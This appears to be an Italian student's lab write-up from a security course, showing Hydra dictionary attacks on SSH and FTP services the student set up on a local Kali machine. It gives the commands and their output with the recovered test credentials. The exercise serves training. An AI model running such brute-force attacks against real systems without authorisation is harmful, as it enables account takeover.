

ESERCIZIO 3 SETTIMANA 6

Cracking SSH (parte guidata)


Creazione dell'user



Avvio servizio ssh



Controllo accesso



Password trovata

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L username -P password 192.168.178.124 -t 4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in m
ilitary or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-17 10:01
:04
[DATA] max 4 tasks per 1 server, overall 4 tasks, 63 login tries (l:7/p:9), ~16
 tries per task
[DATA] attacking ssh://192.168.178.124:22/
[22][ssh] host: 192.168.178.124   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-17 10:01
:51
```

Cracking FTP

Dopo aver installato il servizio ftp ho creato un nuovo utente con:

- nome utente: admin
- password: password

Successivamente ho avviato il servizio ftp

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# service vsftpd start

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```

Infine, tramite hydra, sono riuscito a trovare le credenziali dell'utente creato in precedenza

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L username -P password 192.168.178.124 -t 4 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in m
ilitary or secret service organizations, or for illegal purposes (this is non-b
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-17 10:18
:10
[DATA] max 4 tasks per 1 server, overall 4 tasks, 63 login tries (l:7/p:9), ~16
 tries per task
[DATA] attacking ftp://192.168.178.124:21/
[21][ftp] host: 192.168.178.124   login: admin   password: password
[21][ftp] host: 192.168.178.124   login: test_user   password: testpass
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-17 10:18
:59
```